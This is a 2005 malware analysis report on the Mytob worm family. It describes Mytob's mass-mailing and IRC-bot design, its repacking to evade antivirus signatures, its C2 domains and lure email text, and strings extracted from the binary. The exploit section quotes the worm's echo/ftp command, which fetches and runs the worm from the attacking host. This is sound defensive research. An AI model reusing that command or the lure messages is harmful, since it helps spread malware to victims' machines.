



The Mytob Infantry
infectionvectors.com
May 2005

Overview

The rise of Mytob infections represents a new level for professional virus writing. That is not to state that there is any special coding technique or that anything about the worm is “better” than anything that has come before it, only that its practices are a refinement of specific malware offensive and defensive tactics. Mytob is the combination of the most successful single mass mailer, MyDoom¹, and one of the most widespread IRC bots, SdBot², in the wild. This “hybrid” code has been deployed, repackaged, and redeployed over 60 times as of this writing. These releases are examined below (again following Symantec’s nomenclature for consistency) as they fit into a single well-defined strategy. Many analysts predict the end of mass mailers in 2005, citing the improvements in detection, awareness, and lack of innovation left in SMTP-based malware. Mytob may prove that the success of a worm is tied much closer to the practices of the coders than to the technology it employs.

Marriage Made in...

Mytob adopts both of its parents’ propagation methods: mass mail and network exploit.³ MyDoom’s mailing routines are maintained throughout each of the iterations, with little adjustment in successive versions. The mass mailer, called one of the most damaging computer worms of all time after its release in January 2004, searches the local hard disk of an infected device for email accounts, distributes its payload via its own SMTP engine, spoofs addresses from an internal list of choices as well as those lifted from the local machine, and makes guesses about SMTP server names based on generic names such as “mx” and “mail.”⁴


MyDoom has always carried a routine to open a backdoor on the compromised device and allow for basic command execution.⁵ This routine is much improved with the addition of the SdBot components. Mass mailers such as Beagle have used a “registration” function in the past to alert and identify infections.⁶ Adding the IRC controls to the worm, however, improves the manageability of bot clients for the controller, allowing instant access and command execution to a range of machines, all waiting for commands at the IRC rendezvous point. In addition, the initial MyDoom release allowed for only a few commands (upload/execute and proxy capabilities); Mytob expands this list to include updating the worm, showing uptime/versions, deleting files, and disabling the worm.

The inclusion of SdBot code also allows the worm to spread via attacks such as the LSASS overflow (MS04-011) from April of 2004. Although Mytob was released well after Sasser

made this vulnerability famous in malware circles, the attack is still moderately useful given the number of unpatched MS Windows computers on the Internet. What is interesting about the SdBot inclusion is what was not selected for use in Mytob. The family of bots and their source code gives those so inclined a wealth of choices when constructing a piece of malware. SdBot is generally seen in the wild with any or all of the following functions:

- Steal Software Keys
- Keylogging
- Ping Remote Hosts
- Flush Local DNS Cache
- Portscanning
- Start Network Traffic Capture

This small subset of options shows the range of this code, and the powerful functions not needed by the Mytob authors. Mytob represents a carefully selected set of instructions. The value of these selections will be discussed below. The basic propagation methods common to each version of Mytob are expressed in the following diagram:



The success of this effort can be judged in a number of ways. There has been no “red alert” for any of the Mytob variants thus far (like there was for its predecessor MyDoom), but that

should not be the only measure. The infection rates for the worm are more than adequate to ensure that the authors will continue to roll out new versions. Taking a single iteration as an example, MyDoom.BQ/Mytob.EG (naming is often inconsistent between vendors as to whether a particular variant is MyDoom or Mytob, in this case Symantec has cataloged the worm as MyDoom.BQ, Trend Micro as Mytob.BQ), one can see a fairly potent run for the worm in just its first 48 hours. This iteration was judged a Level 2 (of 5, 5 being the highest) by Symantec, a Low by CA, and a Medium by Trend. Trend Micro's infection tracking (done by monitoring visitors to their online scanner) shows just over 400 infected clients in 48 hours since the code's release (which presumably were cleaned upon scanning)⁷. Admittedly, this is not a scientific measure, and there is certainly no way to draw an especially accurate conclusion about how many boxes are now infected with the malware, however, if it was able to grab an additional 400 machines, that bot net would be more than adequate to seed another attack of the controller's choice. Kaspersky Labs' "April Top 20" shows 6 positions occupied by Mytob variants, including the top spot.⁸ As seen with malware brethren like Beagle, a continuous high volume of attacks will result in a continuous number of compromised machines. The Mytob authors have adopted the same practice of spammers: a small percentage of readers will always respond to a request and with the low cost of email, there is no limit to the number of targets.

Only the worm's authors know exactly how many machines have been added to the zombie army, but one see relative ease with which they could count on snatching a few hundred machines with any release.

All the Best to You

In its first month, Mytob was tweaked and released over a dozen times. Each copy of the malware displays the same traits as the original: a combination of MyDoom's mass mailing components and the network worm/IRC bot pieces of Sdbot. The tweaks were not significant modifications of how the code worked; they were generally simple repacked versions.

The message bodies sent with the emails were rarely changed as well. The same simple messages that helped MyDoom propel Mytob. See Appendix A for a detailed history of the message text, but as an example:

Subjects

```
hello
hi
error
status
test
Mail Transaction Failed
Mail Delivery System
SERVER REPORT
```

Message Bodies

The message cannot be represented in 7-bit ASCII encoding and has been sent as a binary attachment.

Mail transaction failed. Partial message is available.

test

The message contains Unicode characters and has been sent as a binary attachment.

Mytob's incredible pace of new releases saw a hit list of software compression/packing tools that included, but was by no means limited to, the following:

- PESPIn
- Upack
- UPX (often modified versions)
- MEW
- FSG

The effort required to repack the worm is minimal, but it can go a long way towards extending the life of the malware. Anti-virus companies felt the crush of having to craft signatures for so many variants, although the impact of the strategy on total number of infections is still undetermined. In many cases it is tempting to believe that a user inclined to double-click an unknown attachment may not be up-to-date with antivirus signatures anyway, however, consider that since the worm also spreads via network vectors, it is not purely a matter of knowingly opening an unsolicited file.

The significance to all of this to a researcher is that Mytob is only interested in changing the way it appears to the antivirus companies. Many virus writers make cosmetic changes to the external appearance of a worm. Consider the vastly different faces of Beagle:

Beagle.C's Subject List

Accounts department	Monthly incomings summary
Ahtung!	New Price-list
Camila	Price
Daily activity report	Price list
Flayers among us	Pricelist
Freedom for everyone	Price-list
From Hair-cutter	Proclivity to servitude
From me	Registration confirmation
Greet the day	The account
Hardware devices price-list	The employee
Hello my friend	The summary
Hi!	USA government abolishes the capital punishment
Jenny	Weekly activity report
Jessica	Well...
Looking for the report	You are dismissed
Maria	You really love me? he ha
Melissa	

Although the "price" theme was used much later by variants that carried similarly named attachments, the bulk of these subjects were never used again after a few versions of the worm were released with this shell. In fact, two days after Beagle.C, Beagle.F carried the following list of subjects:


Beagle.F's Subject List

^_^ meay-meay!	Katrina
^_^ mew-mew (-:	Kelley
Aline	kleopatra
Anna	Lisa
Audra	Mandy
Bad girl	Mary
Barbi	Mary-Anne
beautiful	My beautiful person
Caitie	My Name is Frenk
caroline	My photoalbum
ello! =))	My photos
Fotograf	Myphotos
Gallery photos	Photoalbum
groom	rebecca
Hey, dude, it's me ^_^ :P	Rena
Hey, ya! =))	Sara
Hi! :-)	stacy
Hokki =)	Tammy
Jammie	Wau... beautiful (-:
Juli	Weah, hello! :-)
Julie	Weeeeeee! ;)))
kate	

The worm also carried extensive message bodies to entice a user to open the attachment, where the C version carried no message text. Mytob makes no such effort, although there have been a few additions and subtractions to the outward appearance, the worm's writers seem to be content with the social pieces of the code – focusing more on the virus researcher/fighter's view. This is likely a strong belief that awareness is a doomed defense in the malware arena; the word simply does not spread among general users fast enough or reliably enough to make much of an impact on the spread of a virus.

In a very simplistic model, there are a limited number of factors that affect the success of a worm: technical tricks (meaning, a new exploit or means of hiding code/hooks/executables), social engineering (making the code more attractive to users), and brute force (simply pushing a high volume of malware instances into the wild or hiding it from scanners).

Each virus writer makes decisions such as those above when releasing a particular strain of malware. Someone who uses malware to generate income likely takes more time to consider their options, and changes their tactics if they are not working. While mentioning the Beagle worm, it is worth noting that its authors appeared to stop working on the technically stunning pieces of the code and focus on the social aspects, settling on a particular “engine” for the malware and changing only the outward face. There is no single path to success with any type of worm, just as the Beagle authors selected one means, the Mytob authors have selected one that seems to work.



The pieces of SdBot included in Mytob are the essential components for pushing additional software to a machine, turning it into any type of host the controller desires. This open-ended state of the compromised device allows the authors to make money in a variety of ways. Again using Beagle as an example, its writers have completed extensive work on specific Trojans to harvest various information/functions from a client. These range from stealing bank account information to establishing spam proxies. Instead of building these routines into the worm, the authors have settled on code that simply reaches out to a web server and retrieves the code of choice. Mytob’s authors have done something similar, albeit from the outset with this family of malicious code.

Send in the Infantry

The tremendous number of variants, as mentioned above, is likely an effort to swamp antivirus products that rely strictly upon signatures for detection and cleaning. As in the case of the Beagle variants directly before it in the winter of 2005, Mytob’s authors released new versions as detection capabilities were released. The minimal effort to repackage the code (certainly much lower than the effort to disassemble the application and create a signature) extended the life of many Mytob iterations.

Once becoming resident on a machine, Mytob reaches out to its hard-coded IRC channel to receive instructions. Often using a channel named “hellbot” (a string used throughout the code along with “Diablo”), the client would log into the server and instantly become part of a malware federation. In many variants the IRC server was reused, as can be seen below:

IRC Servers Used by Initial Variants

Mytob.F	bleh.darkacidonline.us
Mytob.A.B.C.E,G,H,I,J,R, .AA	blackcarder.net
Mytob.J	pod2004.dyndns.dk
Mytob.K	metalhead2005.info

Mytob.L,M,O,S	d66.myleftnut.info
Mytob.Q	m3t4lh34d.info
Mytob.R	diablo.corsforcors.com
Mytob.U	all.evilpacket.org
Mytob.V	18.xxor.biz

The use of multiple servers may be a red herring in some cases, especially where the “blackcarder” server is used.

The LSASS and RPC DCOM (added by later variants) exploits are similar to those used by previous programs. If Mytob finds a machine vulnerable to the attack, the worm sends a command to the device, instructing it to download a copy of the worm from an FTP server established on the source computer and execute the file.

```
echo open %s %d > 2pac.txt&echo user hell rulez >> 2pac [edited]  
2pac.txt&ftp.exe -n -s:2pac.txt&bingoo.exe
```

Myne is Yours

The continued use of Mytob by criminal elements is virtually assured. As with any bot net, the heart of the infrastructure is built upon hijacking clients, so there is unlikely to be any action initiated from it that is judged to be benevolent. The use of unknowing hosts to commit crimes has a longstanding history: schemes such as money laundering often count on this type of vessel.⁹

The Mytob authors’ dedication to their profession is not unlike that of other for-profit malware writers. There is a clear-cut strategy and efficiency built-into the release cycles, and the authors are careful not to get sidetracked by making extraneous changes to the worm. This again points to a dangerous adversary for malware defenders around the world.

Selected Release History

Because of the nature of Mytob, describing the worm as a family makes the report much more readable, details on any particular variant can be found at one of the antivirus vendor sites if required.

Mytob.A – Released 26 February 2005

The Mytob family was officially recognized with this first incarnation of the MyDoom-SdBot hybrid. The worm copied itself as the innocuously titled “msnmsg.exe” to the Windows %SYSTEM% directory and set itself up to launch with each boot. Packed with FSG, this IRC-controlled mass mailer arrived at a size of 42,512 bytes, small enough to move around without much trouble in the broadband-dominated world of many ISPs (compare that to other IRC-controlled Trojans that come in near 1MB in size).

Mytob.J – Released 23 March 2005

This variant, still looking much like its grandfather, had two IRC servers built into its connection routine, allowing it to connect to blackcarder.net and dyndns.dk.

Mytob.AA – Released 4 April 2005

Combining the LSASS overflow with an older exploit, the RPC DCOM overrun from 2003 (MS03-026), this variant allowed the worm to infect a slightly wider audience of devices.

Mytob.BB – Released 19 April 2005

Given the number of letters used in the two weeks since AA, one can see the exceptional number of releases produced by the Mytob authors. This variant included 4 IRC servers to connect to, again increasing the useful life of the worm by preventing a single server loss from killing the entire army:

```
hellbot.magic-guy.org  
hellbot.nasrat.net  
hellmagicbot.no-ip.org  
nasrat.org
```

Mytob.BT – Released 2 May 2005

Back to a single IRC server, this worm returns to the blackcarder.net domain that dominates the releases.

Appendix A: Mytob Messaging

Examining the subjects and message bodies used by Mytob reveals how little change the worm itself underwent from a user's point of view. This is in stark contrast to the Beagle and Netsky families, where the success of the worm was often built on the social engineering of the malicious coder. The initial version of Mytob contained the following:

Subjects

```
hello
hi
error
status
test
Mail Transaction Failed
Mail Delivery System
SERVER REPORT
```

Message Bodies

```
The message cannot be represented in 7-bit ASCII encoding and has been
sent as a binary attachment.
Mail transaction failed. Partial message is available.
test
The message contains Unicode characters and has been sent as a binary
attachment.
```

After nine iterations, and nearly a month later, the worm looked like this:

Subjects

```
Good day
hello
Mail Delivery System
Mail Transaction Failed
Server Report
Status
Error
```

Messages

```
Here are your banks documents.
The original message was included as an attachments.
The message cannot be represented in 7-bit ASCII encoding and has been
sent as a binary attachment.
The message contains Unicode characters and has been sent as a binary
attachment.
Mail transaction failed. Partial message is available.
```

Mytob.S, discovered on March 28, 2005 looks very similar:

Subjects

```
Good day
```

hello
Mail Delivery System
Mail Transaction Failed
Server Report
Status
Error

Messages

Here are your banks documents.
The original message was included as an attachments.
The message cannot be represented in 7-bit ASCII encoding and has been sent as a binary attachment.
The message contains Unicode characters and has been sent as a binary attachment.
Mail transaction failed. Partial message is available.

Mytob.AE, from April 9, 2005:

Subjects

hello
Good Day
Error
Mail Delivery System
Mail Transaction Failed
Server Report
Status

Messages

Mail transaction failed. Partial message is available.
The message contains Unicode characters and has been sent as a binary attachment.
The message cannot be represented in 7-bit ASCII encoding and has been sent as a binary attachment.
The original message was included as an attachment.
I have received your document. The corrected document is attached.
Here are your banks documents.

Mytob.AM from April 10, 2005:

Subjects

Good day
hello
Mail Delivery System
Mail Transaction Failed
Server Report
Status
Error

Messages

Here are your banks documents.
The original message was included as an attachment.

The message cannot be represented in 7-bit ASCII encoding and has been sent as a binary attachment.
The message contains Unicode characters and has been sent as a binary attachment.
Mail transaction failed. Partial message is available.

Mytob.BE April 21, 2005

Subjects

hello
Good Day
Error
Mail Delivery System
Mail Transaction Failed
Server Report
Status

Messages

Mail transaction failed. Partial message is available.
The message contains Unicode characters and has been sent as a binary attachment.
The message cannot be represented in 7-bit ASCII encoding and has been sent as a binary attachment.
The original message was included as an attachment.
Here are your banks documents

And finally, Mytob.BV, from May 4, 2005

Subjects

hello
HELLO
Error
Here is your documents.
Mail Delivery System
Mail Transaction Failed
Re: Thank you for delivery
Server Report
something for you
Status

Messages

Mail transaction failed. Partial message is available.
The message contains Unicode characters and has been sent as a binary attachment.
The message cannot be represented in 7-bit ASCII encoding and has been sent as a binary attachment.
The original message was included as an attachment.

Appendix B: Exclusions List

Like MyDoom, Mytob avoids the following when sending email messages:

edu	iana	privacy
.gov	ibm.com	rating
.mil	icrosof	rfc-ed
accoun	icrosoft	ripe.
acketst	ietf	root
admin	info	ruslis
anyone	inpris	samples
arin.	isc.o	secur
avp	isi.e	sendmail
be_loyal	kernel	service
berkeley	linux	site
borlan	listserv	soft
bsd	math	somebody
bugs	mit.e	someone
certific	mozilla	sopho
contact	msn.	submit
example	mydomai	support
feste	nobody	syma
fido	nodomai	tanford.e
foo.	noone	the.bat
fsf.	not	unix
gnu	nothing	usenet
gold-certs	ntivi	utgers.ed
google	page	webmaster
gov.	panda	you
help	pgp	your
hotmail	postmaster	

Appendix C: MyDoom-related

The functionality of MyDoom is quite apparent in the Mytob code, a few examples are shown below:

MyDoom often guessed at SMTP server names based on a few generic selections and the domain name (%s) of the address that was lifted:

```
00013570 00413D70 0 gate.%s
00013578 00413D78 0 ns.%s
00013580 00413D80 0 relay.%s
0001358C 00413D8C 0 mail1.%s
00013598 00413D98 0 mxs.%s
000135A0 00413DA0 0 mx1.%s
000135A8 00413DA8 0 smtp.%s
000135B0 00413DB0 0 mail.%s
000135B8 00413DB8 0 mx.%s
```

The choices for message bodies, taken from Mytob.J:

```
000132E0 00413AE0 0 Mail transaction failed. Partial message is
available.
00013318 00413B18 0 The message contains Unicode characters and
has been sent as a binary attachment.
0001336C 00413B6C 0 The message cannot be represented in 7-bit
ASCII encoding and has been sent as a binary attachment.
000133D0 00413BD0 0 The original message was included as an
attachment.
00013404 00413C04 0 Here are your banks documents.
00013424 00413C24 0
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-
```

Appendix D: For the Curious

Just text found in some versions or dropped by Mytob:

```
221 Goodbye happy r00ting.
```

```
220 StnyFtpd 0wns j0
```

```
0001495C HELLBOT TEAM
0001497E ProductName
00014998 Project1
000149B2 FileVersion
000149CC 1.00
000149DE ProductVersion
000149FC 1.00
00014A0E InternalName
00014A28 hellmsn
00014A3E OriginalFilename
00014A60 hellmsn.exe
```

```
--Copyright (C) 2005-2006 HellBot3 Team All Rights Reserved.--
```

References

1. MyDoom one of the most damaging worms ever
“Gartner: MyDoom could be one of the most damaging worms ever” 3 February 2004 Cliff Saran
ComputerWeekly.com
<http://www.computerweekly.com/Article128058.htm>
 2. An interesting aside is that SdBot was one of the first pieces of malware to attempt to pirate the backdoors left by MyDoom. For information in SdBot, see:
<http://www.f-secure.com/v-descs/sdbot.shtml>
 3. MyDoom appears to be the basis for Mytob. The similarities in the code are tremendous, well beyond what most people would consider a coincidence. More information at:
<http://www.kaspersky.com/news?id=162237305>
 4. Mytob details are available at infectionvectors.com:
<http://www.infectionvectors.com/malagents/mytob.htm>
 5. MyDoom Information: <http://www.infectionvectors.com/malagents/mydoom.htm>
- The origin of Mytob is not necessarily traceable to the same authors as MyDoom, as the latter dropped a copy of its source code early last year:
Gregg Keizer, 10 Feb 2004, "Why is MyDoom Writer spreading source code?"
<http://www.techweb.com/wire/story/TWB20040210S0015>
6. Additional Beagle information can be found at infectionvectors.com.
 7. Trend infected machine graph for Mytob – shows approx 300 infected in one day at peak – 413 for total in 48 hours for Mytob.ED
<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM%5FMYTOB%2EEG&Vsect=S&Period=7d>
- EG report from Trend:
<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM%5FMYTOB%2EEG&Vsect=P>
- And CA's report:
<http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=42909>
- Latest (as of writing) to get a Medium rating from Panda:
http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?IdVirus=73167&sind=0
- Mytob.ED gets Medium from Trend Micro:
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_MYTOB.ED- 8. Viruslist Top 20 for April
<http://www.viruslist.com/en/analysis?pubid=163227274>
- 9. Money laundering often utilizes unknowing hosts:
<http://www.iie.com/publications/newsreleases/truman-reuter-pr.htm>
<http://marketplace.publicradio.org/features/underground/1112undergroundp.html>